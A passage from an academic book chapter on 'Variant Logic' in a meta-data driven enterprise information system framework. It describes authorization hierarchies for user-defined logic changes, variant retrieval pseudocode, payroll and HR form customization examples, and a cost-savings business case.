- **User Interface:** The meta-data definitions for user interfaces and logical workflow can be modified and defined with additional application features to operate with, enhance, or optionally replace existing application functionality – without coding, and for immediate execution. The MDEIS application model readily permits the full range of application feature set changes to interaction with existing or new data stores, user interfaces and logical workflows - without limitation other than that imposed by logical integrity and authorization. At the personal user level (single or permitted group access) changes can be made to the application meta-data that have not been flagged as core or mandatory by the MDEIS application's higher level designers. Within this scope logic definers can within their authorization limits;
  - Remove from display (not delete) non-mandatory features (e.g. Remove an entry field object that is typically not used by a particular user or role on a particular screen),
  - Relocate any features between user interface locations (e.g. Re-arrange a user interface screen or re-arrange objects between multiple screens),
  - Modify non-mandatory features (e.g. Change the text for a screen object to be more specific to that user, or re-define a text entry field to a drop-down selection where there may typically be only a limited choice of entry for that user),
  - Define any new features to support new or existing workflows or data stores (e.g. Define the user interface entry requirements for newly defined or personal data storage).
- **Logical Processing:** Data manipulation, workflow, and transaction processing features are supported by logical functions that are defined for processing data, similar in nature and format to many of the functions in popular spreadsheet applications. Functions in the MDEIS application are used to provide the following:
  - Can be individual or compound functions,
  - To provide specific processing and verification of data and events,
  - As inline or to be a user-defined function that can be used throughout the MDEIS application,
  - To modify the display, value of or storage of data, or to create data,
  - To perform an evaluation to be used for logical workflow execution,
  - To access and manipulate any model object attribute,
  - To execute methods of any model object,
  - To execute any object method of the MDEIS framework i.e. access any API feature.
- **Database:** The definitions for data storage, management and transaction workflow in the MDEIS application are defined in the model hence the authorized user is also able to define additional new data objects that can be accessed along with existing defined MDEIS application data. Any existing data definitions can be managed under new definer specific rules for creating additional aliases, collections and transactions.

The use and specification of new functions arguably represent the most complex technical knowledge that a competent user needs in order to change existing or define new EIS functionality within the MDEIS application. Given the widespread usage and adoption of tools such as spreadsheets throughout the business world this level of skillset has been considered to be a reasonable acceptable level for the meta-data EIS application meta-data definer which provides potential orders of magnitude of increased accessibility to define application logic over mastering the alternate skill sets required as a traditional EIS code developer.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Variant Logic can be defined by any authorized user and assigned for execution by any user as an alternative to the standard application logic subject to the defined security authorizations of the model. The logic changes will also be available for immediate execution by a framework runtime engine.

All Variant Logic will be preserved during automated meta-data application updates that may be provided by the originating vendor or developer. Any potential Logic Variant conflicts that may arise during the update will be precisely identified to help minimize any re-definition changes that may be required to the user meta-data customizations. By providing such clear direction to potential instances of logic conflict this can avoid wholesale re-engineering efforts and greatly reduce any required rectification efforts. Importantly where no logic conflicts can be identified the Logic Variant can be declared as fully operational with no further review required.

Defined Logic Variants

All of the meta-data that defines the application logic is stored in the meta-data model regardless of whether the meta-data was defined by the original vendor or has been added by any other Logic Definer as a Logic Variant. In our implementation, the source meta-data model is stored entirely as data in a RDBMS, albeit as a complicated schema with many hundreds of tables representing the model – the better to clarify the pure meta-data nature of the model. Any meta-data update commands processed in memory are ultimately managed and committed as standard database transactions similarly to the common database transactions that are composed from the meta-data model structures representing the application logic and data structures at model runtime.

Only the original application model definer will be authorized to modify the application model's core logic – any updates will be applied using the automated update process as a batch sequence of meta-data changes (Davis, 2011c). Any other model changes by users or third parties will be applied as new or updated Logic Variants using a meta-data editor, batch-processing script, or via Web service commands.

A Logic Variant is a set of tagged model changes, composed of a group of meta-data changes with each change tagged by a Logic_Variant_Identifier to indicate that it is not core meta data but part of the designated Logic Variant. Some of the Logic Variant's objects' meta-data will be newly defined meta-data to provide the additional functionality the Logic Variant wants to achieve, whilst some will be copies or replacements of the original meta-data – these copies are particularly important as they indicate a specific alternate execution branch of the Logic Variant, separate in execution from the original core model meta-data object.

The tagging of Logic Variant meta-data is very simplistic using the additional Logic_Variant_Identifier column or field to identify the specific Logic Variant – if it is blank then the meta-data object is core model meta-data. A Logic Variant will also proceed through various versions known as "releases" when they are considered complete by the editor. Only the latest "released" version of a Logic Variant will ever be executed by assigned users. The owner or editor of the Logic Variant must manually "release" any new version under edit to make it available for execution.

The following algorithm is used to select the appropriate "released" Logic Variant version of an object whenever any meta-data object is requested as part of object retrieval in Box 1.

Note that this retrieval algorithm assumes asynchronous Logic Definer access to the MDEIS application model, which necessarily allows for any Logic Variant modifications to be made to the MDEIS application instance at any time.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Box 1.

```
FOR each required meta-data object Oi in any object reference request
   IF no Logic Variants exist for meta-data object Oi
   THEN use meta-data object Oi
   ELSE
      SELECT (this Logic Variant) of meta-data object Oi
      WHERE
         SELECT (the newest "released") Logic Variant (for object Oi)
            SELECT (the highest authorized) Logic Variants (for object Oi)
               SELECT (all "released") Logic Variants (for object Oi)
               WHERE the current user Uj is assigned access to Logic Variant
            WHERE equal to the maximum defined Authorisation Level of the Log-
ic Variants
         WHERE is the most recently "released" Logic Variant
```

More highly optimized options to potentially further improve runtime performance of a framework runtime engine could restrict this asynchronous capability and pre-determine the available Logic Variant objects and execution pathways based on an analysis of the currently defined Logic Variants and assigned users. Optimizations such as these can be extended to an automated batch or Just-In-Time (JIT) style compilation although in an extreme case it then becomes more of an example of a traditionally developed static functionality application, simply based on the MDEIS model as source, thus losing many benefits of the real-time MDEIS approach.

Figure 1 illustrates how Logic Variants introduce at least one alternate copy of a core model meta-data object to provide the alternate logic pathways which can then be comprised of any combination of referencing existing meta-data or new meta-data objects defined explicitly for the Logic Variant.

Figure 1. Illustration of alternate Logic Variant execution pathways and shared model objects



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In Figure 1 the core meta-data model object Oi references (and is referenced by) other model objects that were defined as part of the core model by the original application modelers. The LV1 variant of object Oi references some of object Oi‘s referenced objects and also references other newly defined LV objects as part of the overall Logic Variant definition for variant LV1 – if object Oi represented a user interface form or Canvas then the LV1 variant might be a form with only some of the original objects that object Oi contained plus some new objects defined for variant LV1. The LV2 variant of object Oi references some of object Oi‘s referenced objects and also references some of variant LV1’s newly defined LV objects as well as its own newly defined LV2 objects as part of its overall Logic Variant definition – it may be yet another derivative form with some shared and additional objects. Object Oj as shown here does not yet have any defined Logic Variants.

Specifying a Logic Variant is a runtime model management function performed while exercising authorized change control to a permitted subset of the MDEIS application model. Once a Logic Variant editing mode is invoked any subsequent changes to model objects is performed within the operating authorizations of the current Logic Definer and are flagged as part of the identified Logic Variant.

Authorization Framework for Variant Logic

In traditional software development the source code that is compiled to produce the application does not usually have any particular significance in terms of its level of security or role in the application. Rather it is the structure of how the software is designed to work and the appropriate runtime authorizations that may then define such security roles. In terms of modularity an increasing number of software systems will allow the development of third party plug-in modules that can provide user defined functionality to interoperate with the core software system – these modules tend to be themselves examples of additional traditional software development to provide the functionality.

The MDEIS application model supports a range of potential application logic owners to be defined with their relative authorization levels such as; OEM, authorized application partner, corporate IT, regional application maintainer, site owner, group and user maintainers.


Figure 2 demonstrates a potential hierarchy of defined MDEIS application Logic Definer Authorization Levels, from the highest-level original vendor or supplier down through to the authorization for meta-data definition changes that can be made available by end users.

A flexible hierarchy of logic ownership can be defined within the meta-data and managed via the standard application integrity processes of the model framework. These functional authorization processes are governed by the following principles:

- All original meta-data is created by the identified core logic definer (whether internally defined or externally procured) and represents the highest level of authorization for that MDEIS application.
- Additional logic owners can be defined as (usually) lower level authorizations which can include additional external vendors, corporate or local users.
- Meta-data created by one logic definer cannot be modified by a different logic definer, to ensure application semantic integrity.
- Any logic definer can define new meta-data, reference and invoke meta-data owned by other logic definers (where authorized), and modify undefined meta-data attributes of meta-data that was created by other logic definers where this functionality has not been restricted by the creating logic definer.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Example hierarchy of Logic Definer Authorization levels



- Meta-data defined by a higher level logic definer always over-rides any other identical meta-data definition created by a lower-level logic definer – this may occur during an automated meta-data application update and the update engine precisely identifies changes that may then be required to be made by lower-level logic definers.

Hence, the core meta-data will be able to be extended by any combination of authorized users acting as logic definers to provide enhanced functionality in the MDEIS application, while also maintaining application integrity and while maintaining the ability for the core and other higher-level logic definers to securely provide valid updates to their own meta-data definitions.

This dynamic and distributed editing feature of the MDEIS application framework, Variant Logic, is drastically different from the traditional development lifecycle, further extending the provision of genuine real-time and distributed rapid application development capability and greatly reducing the incidence of locked down or closed EIS application eco-systems that may be restricted to vendor only modification.


Figure 3 provides an overview of the design for the Logic Definer Access component of the MDEIS application model which allows for assigning hierarchical authorizations, governing the relative priority of aspects of the meta-data definitions that can be modified, and assigning the change permissions based on these aspects.

The Logic Definer Access uses the following classes to model the definition of the change access processes. Note that these main classes are depicted in the central to lower right area of the diagram:

- **Logic Definer Authorization Level:** Is a simple list of authorization levels where a higher level of authorization always has a higher priority and authorization over all lower levels. An example of the highest level of authorization downwards to the lowest is provided in Figure 1.
- **Logic Definer Role:** Are the individual groups or roles that can be assigned to designate an identified group of functional logic definers. A Logic Definer Role is always assigned to a Logic Definer Authorization Level, which defines its relative overall authorization level over other Logic Definer

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Overview class diagram of the Logic Definer Access components



roles. A Logic Definer Role may also be assigned to an Application Security Role to clarify the basic object access for the role.

- **Logic Variant:** Is a designated identifier to group all of the individual logic changes together into a practical set as an instance of Variant Logic. The use of a Logic Variant is to group the associated changes of a set of new functionality for a specific purpose. A Logic Variant is always the assigned responsibility of a designated Logic Definer Role.
- **Permitted Variant Access:** Identifies the meta-data objects that the Logic Definer Role has access to change as Variant Logic. Permission may be assigned to follow through to all child objects of that object.
- **Permitted Variant to Meta Data Aspect:** Identifies which aspects of the meta-data for that object can be changed as Variant Logic for that Logic Definer Role. Meta-Data Aspects are the internal groups of meta-data attributes for each object and the effect of the change ranges from minor through to major aspects. Examples of meta-data aspects include:
  - **Text:** Allowing a variant to rename non-identifying textual characteristics.
  - **Colours:** Allowing different colours to be assigned to objects and backgrounds.
  - **Help:** Update a variant's version of the help and other documentation information.
  - **Sizes:** Change the default display sizes of objects.
  - **Position:** Move objects to different locations.
  - **Alignment:** Adjust the alignment rules between visual objects.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Access:** Modify whether an object is accessed.
- **Type:** Modify the type of an object or major attribute.
- **Function:** Modify the function definitions that an object may use.
- **Assign:** Change any relationship assignments that are available for an object.
- **Validation:** Modify any validation rules.

Figure 3 also references multiple other standard model classes that provide additional core functionality. These classes are depicted in the left and upper areas of the diagram outside of the main area bounded by the spaced lines:

- **Inheritance for Role Access:** Is a common inheritance for each of the role based access groups such as; Security, Logic Definer and Distributed Execution Requests. This is shown at the top of the diagram.
- **Index GUID Reference for all Meta Data Objects:** Is a combined global register of the identifier for all instances of the defined meta-data objects (visual and non-visual) as classified by their Entity Object Type. This reference will identify the objects for determining the level of change access available.
- **Application Security Role:** Is the list of the available application roles. A Logic Definer Role may be assigned a default Security Role to provide the appropriate access.
- **User in a Role:** Is the list where Users are assigned to Application Security Roles, Logic Definer Roles and/or Distributed Execution Requests Roles.
- **Timed Access:** Is used to define periods of allowed or denied access for various access types, in this instance, for when Logic Definer Roles can operate.

Some aspects of meta-data objects can be defined to be restricted from permitting any Variant Access, a feature which would be applied to semantically critical application logic components.

The Logic Definer Access process offers a powerful capability to the MDEIS application by empowering authorized groups of users to act as logic definers to configure and customize the MDEIS application to any permitted degree and with the greatly reduced times and expense that the meta-data based application lifecycle provides over traditional software development.

Selection and Execution of Logic Variants

Once the Logic Definers have defined the required application logic changes the Logic Variant will become available in the model for access by specified users however the ongoing default access is to the original meta-data application logic. Access to subsequently execute any defined Logic Variant must be specified and can be assigned in several ways using any combinations of:

- **Application:** The changes are to be applied to become the standard access for all users of the application.
- **Security Roles:** The changes will apply to all users that belong to the specified Security Role.
- **Security User:** The changes will apply to individual users.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

As Logic Variants are defined the new meta-data objects will become part of the overall pool of meta-data objects in the application model and thus are subject to the same security access mechanisms to provide access. A runtime engine will then manage the ongoing access to the objects during execution as an additional query to be performed against the meta-data model objects as they are retrieved (as previously described). If there are any Logic Variants in existence for a particular object then any assigned Logic Variant object for that user will be returned for execution.

Figure 4 provides an overview of the design for the Variant Logic Access process. It allows for assigning access by users, by roles or on an application wide basis.

The Variant Logic Access process uses the following classes to model the definition of the alternate logic access. Note that these main classes are depicted below the spaced line in the diagram:


- **User Use Logic Variant:** Assigns individual users to access the designated Logic Variant as their new default for those objects.
- **Security Role Use Logic Variant:** Assigns all users from the Security Role to access the designated Logic Variant as their new default for those objects.

Figure 4 also references multiple other standard model classes that provide additional core functionality. These classes are depicted above the spaced line in the diagram:

- **Security User Account:** Is the list of users that are defined in the application runtime execution environment. These users may be granted individual access.
- **Logic Variant:** Is a designated identifier to group all of the logic changes together into a practical set as an instance of Variant Logic.
- **Application Security Role:** Is the list of the available application roles. All users assigned to a Security Role may be granted access.

The Variant Logic Access process is a simple mechanism to assign the ongoing runtime access of users to Logic Variants as an alternative to the existing original logic and any other available logic options. At runtime the execution engine identifies available Logic Variant options for a user's session and

Figure 4. Overview class diagram of the Variant Logic Access components



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

on the basis of simple queries will select the appropriate defined Logic Variant and associated objects for execution instead of the originally defined core application objects.

Illustrative Examples of Defining Logic Variants

Starting with a simple Logic Variant that only involves an authorized user re-arranging UI Objects on a Canvas (analogous to a UI screen or form) consider the standard application logic vs. an alternate Logic Variant depicted in in Figure 5.


In this simple example the original form is used to enter customer names and email addresses as displayed on the left of Figure 5. To the right is the newly customized form as an instance of a Logic Variant. The user has made some UI reduction and display modifications to more closely reflect how they use the data entry form. In this example the user has:

- Renamed the form (Canvas),
- Removed the non-mandatory "Initials" fields (UI Objects) as the user never uses this entry,
- Renamed the "Surname" field to "Last Name,"
- Expanded the visual display of all fields, particularly the "Email" field, and
- Resized the Freeform Panel (a display grouping of UI Objects) and Canvas to contain all of the modified objects.

Once the Logic Variant is defined it is assigned by the Logic Definer for execution to the relevant users. The Logic Variant will then be immediately available for use by all assigned users. Any other users will execute the originally defined logic or perhaps another Logic Variant that may have been separately defined.


A more complex example involves defining additional data to be captured with significant modifications to the UI and existing data entry formats to complete a Logic Variant that could then be applied to all users. Figure 6 shows the original Employee Details form (Canvas) that is subsequently expanded upon. Note that the depicted UI Objects layouts have been somewhat condensed from a preferred screen layout to fit readably into the publication format.

Figure 5. Simple user interface Logic Variant example



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Original application version of Employee Details form



To provide a more in-depth data capture of the Employee data the Logic Variant must include the definition of multiple new View Columns (analogous to data table columns) and associated UI Objects to support their data entry. As the additional required objects will not readily fit on the one Canvas a Tab Object is now defined on the Canvas as a replacement to separate the objects. The revised Canvas with the first tab for Personal data is shown in Figure 7.


The changes to be made for this Logic Variant include changes to data objects to define new data, UI Objects for the display and data entry, and to aspects of the verification functions to apply to the entered data. The specific changes to the original Canvas for the Personal tab include:

- **New Tab:** Add a Tab Object to the Canvas to provide the additional screen area to add the new fields and re-arrange the objects. On the first tab page (also a Canvas), "Personal", initially re-use the existing "Personal" Freeform Panel, removing unwanted UI Objects, and additionally adding new Freeform Panels for "Next of Kin", "Address" and "Contacts" – the original "Personal" Freeform Panel could also be re-used as a starting point for the new "Address" Freeform Panel if desired,
- **Birth Date:** Re-define the entry type (UI Object) for the existing data to become a Date selection instead of the mask structured text entry field,
- **Next of Kin:** New View Columns added to the Employee View Table (analogous to updateable database views) to record the new data,
- **Country / State:** New View Columns and View Tables (with master / detail relationship) to record and select Country and related State as standard entries to replace the existing free text entry State field and add a new Country field,
- **Contacts:** New View Columns added to the Employee View Table to record the new data.

Figure 8 illustrates the remaining changes that have been reflected in the new Business tab.
The additional Logic Variant changes to the Business tab include:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Figure 7. Logic Variant for Personal tab of Employee Details form



- **Business Tab:** Add a second tab page, "Business," initially re-use the existing "Business" Freeform Panel removing unwanted UI Objects and additionally adding the new Freeform Panels for "Location" and "Identification,"
- **Classification:** A new View Column and View Table to record and select role classifications as new data,
- **Department:** A new View Column and View Table to record internal departments to replace the existing free text entry field,
- **Supervisor:** A new View Column based on existing data, concatenating the names from the Employee View Table to replace the existing free text entry field,
- **Location:** New View Columns and View Tables (with master / detail relationship) to record and select Office and Building locations plus new View Column added to the Employee View Table to record the new Direct No. data,
- **Tax File Number:** Modify the definition of the Social Security No. object to reflect local conditions or create a new View Column.
- **Identification:** Define new View Columns in the Employee View Table for Identification Type and No. defining a Selection list for the Identification Type entry.
- **Photo:** Define new View Columns in the Employee View Table for a Photographic object plus a button to invoke loading a new photo file from disk.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Logic Variant for Business tab of Employee Details form



Additional modifications and new definitions are required for various verification functions used by the UI Objects to ensure appropriate formatting and content for each data entry and to ensure overall record integrity.

While there is not enough space to list out all of the individual meta-data object model changes the following major classes of model objects are modified during the definition of this Logic Variant:

- **Canvases:** Are analogous to a screen or form comprised of any Freeform Panels and Navigation Panels. The base "Employee Details" Canvas would be replicated as part of the Logic Variant with new Canvases created for each tab page.
- **Freeform Panels:** Are a grouping of any UI Objects and treated as a single unit on a Canvas. Some existing panels would be replicated as a starting point for the new Logic Variant while other new panels would be created as an integral component of the Logic Variant e.g. Location, Identification.
- **UI Objects:** Consist of any common user interface style controls used for display, data entry, or manipulation. Some UI objects would remain unchanged in definition with most in this example being modified plus new UI objects added to address the new data.
- **View Columns:** Are defined within the data layer of the model and relate directly to either other View Columns (as redefined aliases) or the underlying columns' physical database columns. New View Columns would be created for each new data attribute. Unused View Columns e.g. Social

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Security No., can also be aliased and redefined to a new View Column where the underlying data types are compatible, e.g. for use by Tax File No.

- **View Tables:** Are collections of any View Columns. The ultimate database transactions are determined on the relative relationships between the View Columns. New View Tables would usually be created to also match new database tables e.g. Classification.
- **Functions:** The most common usage in this example is to perform any additional verification upon data entry. As functions can access and invoke every data and object attribute and method they can be used to perform any simple or complex task.

To illustrate more complex Logic Variants involving complex functions, application workflow and data processing requires a significantly more detailed tutorial approach to demonstrate. A brief entrée into additional examples of Logic Variants is provided in the next section.

Practical Examples of Variant Logic in MDEIS Applications

To further illustrate some of the operational benefits that Variant Logic can bring by allowing any defined component of the MDEIS application to be changed, consider the following scenario examples of how authorized users could directly tailor a MDEIS application to more closely suit their local operational processes. In increasing complexity:

- **Application Example:** A payroll clerk may modify the initial starting Canvas of a financial application so that instead of the same global application start-up screen that may apply to all users, their more regularly used Payroll Processing Canvas is always displayed first allowing an immediate start to work.
- **Canvas Example:** When performing reviews of staff timesheet entries on the Timesheets Canvas the Payroll Supervisor may choose to reorder the positioning and change the sizing of various Freeform Panels on the screen to suit the review. E.g. as he has a very large monitor, he greatly increases the size of the standard Freeform Panel which displays the multi-record timesheet data grid to re-order, expand and show more columns together as well as moving the corresponding individual record Freeform Panel from below the data grid Freeform Panel to the side. The Logic Variant of the Timesheets Canvas object now uses the modified Freeform Panels' new positioning and location rules to dynamically manage the layouts instead of the original Canvas object layouts, for that user.
- **Freeform Panel Example:** A personnel officer continually uses the New Employee screen (Canvas) to enter new employees centrally for a large organization. The default entry for each employee's Home Base has been defined as a free text data entry object however there are usually only a few options ever entered so the personnel officer has defined a Logic Variant that changes the UI Object to a UI Selection (analogous to any selector such as Drop Down Box etc.) and defined a short list of items with the most common as the initial default entry.
- **Freeform Panel Example:** A data entry clerk has to transcribe the contents of hundreds of timesheets that are faxed from remote offices. The format of the timesheets does not match the order of entry on the Freeform Panel and some new additional information is now required from remote offices. A new Logic Variant is created that re-arranges the UI Objects on the Freeform Panel to better suit the manual procedure including resizing the objects to their most common

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

entry size. New View Columns have been created to record the latest information requirements and updated validation functions have been defined to help minimize the occurrence of data entry miss-keying on both existing and new UI Objects. This Logic Variant has been assigned to all other clerks who are entering the remote timesheets.

- **Freeform Panel Example:** The financial system was procured from a vendor in the United States and includes by default references to an employee's 401K retirement savings. The Finance Manager has altered the names of several 401K related objects to more relevant local superannuation terms as well as changing the supporting text and help files. There are also some data columns that are not relevant at all to local conditions so these have been removed completely from all Freeform Panels and from the View Tables that are typically used. This Logic Variant has been assigned to all users of the finance application to ensure conformity.
- **Navigation Panel Example:** The Finance Manager has created several new reports that are regularly reviewed as well as some new display screens (Canvases) that she has defined herself to help with workflow approvals for overtime payments. The common Navigation Panel (analogous to menus or toolbars) that is used is updated with reference to the new objects to include these new Reports and Canvases. The General Manager also finds these very useful additions so has also now been granted access by the Finance Manager to the new changed Navigation Panel Logic Variant.
- **Function Example:** A new category of employee payment was defined to allow for payments to be made under a federal parental leave scheme. The Payroll Supervisor defined a Logic Variant with the new data columns (View Columns) to track these hours and the Functions to calculate the payable amounts plus changed the existing overall collation calculation Function to include the new amounts in each person's payroll totals. This Logic Variant was assigned to be Application wide.
- **Workflow Example:** The original Workflow to authorize overtime payments needs to be changed. There is a new role in the organization called Divisional Manager that needs to approve any record where the overtime hours are more than 50% of an employee's normal hours. A Logic Variant to the Workflow was created where a new workflow stage was defined and inserted into the current Workflow to achieve this.
- **Module Example:** The original financial application did not have any timesheet entry or project costing module. The local business analysts worked with the project and accounting team to model and define a new timesheet entry module including; new data objects, all UI screens, reports and workflows for entry and approval, integrating the costing outputs as entries into the standard general ledger module. This large and complex set of objects was defined as a single Logic Variant and assigned to be Application wide.
- **Complex Functions:** As part of a new project costing module various new data and UI objects have been defined to capture the data. Some data processing can be performed by defining smaller functions as required however there is often the need to perform various event driven batch processing of data. More complex Functions will need to be defined to perform this processing. In the MDEIS framework base functions have been defined to allow conditional processing and looping, utilizing many similar function definitions as would be used in popular spreadsheet applications. Functions can be performed inline as required or saved as a new openly accessible function call.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

By extending the above simplistic examples with more complexity, including adding entirely new functionality, the accessibility, power and immediacy of Variant Logic becomes a key capability of the MDEIS application framework particularly with the empowerment of a much wider base of new Logic Definers including knowledgeable end users.

Implementation and Execution of Variant Logic

The features as described for Variant Logic have been defined and modeled as part of our original MDEIS application framework (Davis, 2004) which has undergone major enhancements to add the temporal and distributed capability to the core model to become what we now refer to as the distributed temporal MDEIS application framework.

The Variant Logic functionality is a fundamental concept embedded into the modeling and execution framework and will provide the user logic modification features as a real-time capability to define and execute any new third party application logic. Application modelers and administrators would follow these steps to establish and maintain the Variant Logic execution environment:

- **Establish MDEIS Instance:** Variant Logic as defined in this chapter requires a MDEIS application instance to be established with an appropriate application model as the basis of the application logic. User accounts also need to be setup and assigned to defined roles to provide users access to the MDEIS application instance.
- **Assign Logic Definer Role Authorizations:** Logic Definer roles need to be created and assigned a relative authorization level in the Logic Definer authorization hierarchy. Users need to be assigned to Logic Definer roles to provide the appropriate authorization for them to be able to define or create new Logic Variants as well as defining the range of model objects that they are able to optionally modify. These authorizations are additional to any other Security Access or Distributed Execution Request roles that users may have.
- **Define Logic Variants:** Authorized Logic Definers define a new Logic Variant or select an existing one to be used for subsequent model logic editing. The MDEIS model object based objective version control will manage every model change with full audit tracking and temporal management. Logic Definers can optionally exercise subjective version control management at will throughout the lifecycle of the Logic Variant to "release" discrete new versions of the Logic Variant. Changes cannot be made to a "released" Logic Variant – either an "unreleased" Logic Variant (editing in progress), a new version of an existing "released" Logic Variant or a new Logic Variant itself need to be defined to enable changes as a Logic Variant.
- **Modify and Extend Application Logic as a Logic Variant:** Once an "unreleased" version of a Logic Variant has been selected for editing, all subsequent modifications to the meta-data model will be associated with this version of the selected Logic Variant. The complete set of associated meta-data modifications forms the full definition of the Logic Variant. Execution of an "unreleased" version of a Logic Variant during testing on a live MDEIS application instance will execute on live data in the same way that testing application changes on a live system will – hence, it would be recommended to trial (at least) major Logic Variant changes in a test MDEIS instance initially until the semantic functionality is verified.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Release a Logic Variant:** Only the latest "released" version of a Logic Variant will ever be available for execution. The exception to this rule is when executing the MDEIS application during a temporal rollback – in this case the latest "released" versions of Logic Variants at that particular point in time will be executed in conjunction with the temporal state of the rest of the MDEIS application model and data at that point in time.
- **Assign Logic Variants to Users:** Logic Variants need to be assigned to users in order to be executed by them. Logic Variants can be assigned for global access by all users, or assigned as any combination of roles and individual users. Assigned users will only ever execute the latest "released" version of a Logic Variant.
- **Logic Variant Execution:** Once a Logic Variant is "released", either as a first release of a new Logic Variant or as a new version of an existing Logic Variant, the meta-data objects of the Logic Variant will become available for execution by all assigned users. Whenever a model object is requested the retrieval process will scan for any Logic Variants that have been defined for the requested object and if the requesting user is assigned any of the available Logic Variants then an alternate copy of the requested model object will be returned – this is the retrieved alternate Logic Variant copy of the object. As the Logic Variant copy of the object will have some changed properties and relationships to other model objects, either core or Logic Variants, then subsequent application execution will follow the links from the retrieved Logic Variant object instead of the originally requested object, thus executing the alternate logic – for only the assigned users.

Following the above listed sequences to apply Variant Logic, users of MDEIS applications can gain the full benefits of using Logic Variants – the ability for any authorized users and third parties to modify the application logic easily and readily, and to permit other users access to execute the application customizations, virtually instantly and without having to rely solely on technical solution providers

Organizational Business Case for Variant Logic

The paradigm asserted by our meta-data modeling and lifecycle methodology is that performance of the requirements analysis and efficient collection of this information can also perform the bulk of the design phase for a MD EIS application largely as a simultaneous activity. With the collective design requirements recorded as a model in the described meta-data structures the MDEIS applications will be executed automatically from the meta-data model by a runtime engine of the temporal meta-data framework.

Expected major savings in time, resources and effort will be further recognized by the virtual removal of the development, test and deployment phases which commonly account for over 50% of the current system development effort (Pressman, 2004). It would generally not be prudent to fully ignore testing however significant effort savings will be realized by the MDEIS application due to; automatic generation of test plans, reduction in testing efforts focused on only the required application logic, rather than all aspects of the runtime engine for the temporal meta-data framework which can be considered as common and pre-tested. Deployment and upgrade management will also be greatly minimized due to the automated update capability.

Accordingly, we have demonstrated that the MDEIS application lifecycle can be expected to be as low as 18% of the corresponding traditional development lifecycle. For larger customization efforts where complex Variant Logic modules are required a similar figure of comparative savings can be expected as

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the development would then be following the more efficient MDEIS application lifecycle in the development of the Logic Variant maintaining a similar overall level of savings.

To achieve an even greater reduction in overall lifecycle savings is possible when taking into account the effects of a widespread implementation of Variant Logic throughout an organization using MDEIS applications. In such a scenario the organization is able to implement many useful smaller scale Logic Variants that would likely never be considered to be of suitable priority as customizations in a traditional development environment. This collective effect of many smaller Logic Variants has the potential to drastically lower this effective comparison savings figure due to the following factors:

- **Wide Scope:** The ability to readily implement minor Logic Variants locally for a single user or group permits process optimization throughout every aspect of the organization that is serviced by the MDEIS application. The cumulative efficiencies provided could readily provide significant return on investment.
- **Large Scale:** A large organization with hundreds or thousands of MDEIS application users could generate correspondingly large numbers of smaller Logic Variants for personal usage, departmental groups, and globally across the organization.
- **Lower Cost:** Minor Logic Variants implemented by local resources will usually be much cheaper due to an average lower cost rate of internal staff. E.g. it is common that internal staff cost rates may be only 25-50% of an outsourced technical development resource. Additionally minor changes with only a limited user or functional scope could be quickly implemented and tested, often immediately and interactively, whereas in an outsourced development would often attract a minimum external resource charge to allow for the full set of traditional software development lifecycle processes. E.g. an internal resource may spend 1 hour defining and testing a minor Logic Variant for their own use whereas the corresponding minimum commercial quotation for a similar traditional customization could be expected to incur costs based on days of overall lifecycle effort. Note that this is not advocating any less stringent development processes, rather that the MDEIS application framework will simplify and localize the scope of Logic Variants.
- **Inefficiency Reduction:** Every customization that is not performed maintains an ongoing indirect cost to the organization for the life of the application in use. Every Logic Variant that is subsequently implemented in an MDEIS application will reduce or remove these inefficiencies across the remaining life of the application. If a minor Logic Variant saved a few percent of effort for a group of staff the cumulative savings can become significant from dozens, hundreds or thousands of Logic Variants.

The basic savings comparisons between the traditional software development lifecycle and the MDEIS application lifecycle were performed on the basis that no customizations were made i.e. maintaining an "out of the box" implementation throughout the lifecycle and performing regular OEM updates to achieve any new functionality. When outsourcing major customizations, as Variant Logic, we expect that a similar savings factor would be experienced due to the procedural similarity with general MDEIS application development.

When an organization actively permits and undertakes a large scale usage of minor Logic Variants we expect that the comparative costs will actually reduce further. However it is more difficult to accurately determine the additional levels of savings that can be made as there are many factors that influence the potential savings for any particular MDEIS application user:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Cost Base:** The original implementation and ongoing costs of the application forms the basis of any costs and savings comparison.
- **User Base:** The number of users and groups that can be affected by Logic Variants.
- **Customization:** The number, scale and effect of Logic Variants implemented.
- **Performance:** Accurate baseline information about organizational efficiency and performance to determine the measurement of improvements as well as the cost of inefficient procedures.
- **Policy:** The level of capability training and permissibility to create Logic Variants across the organization.

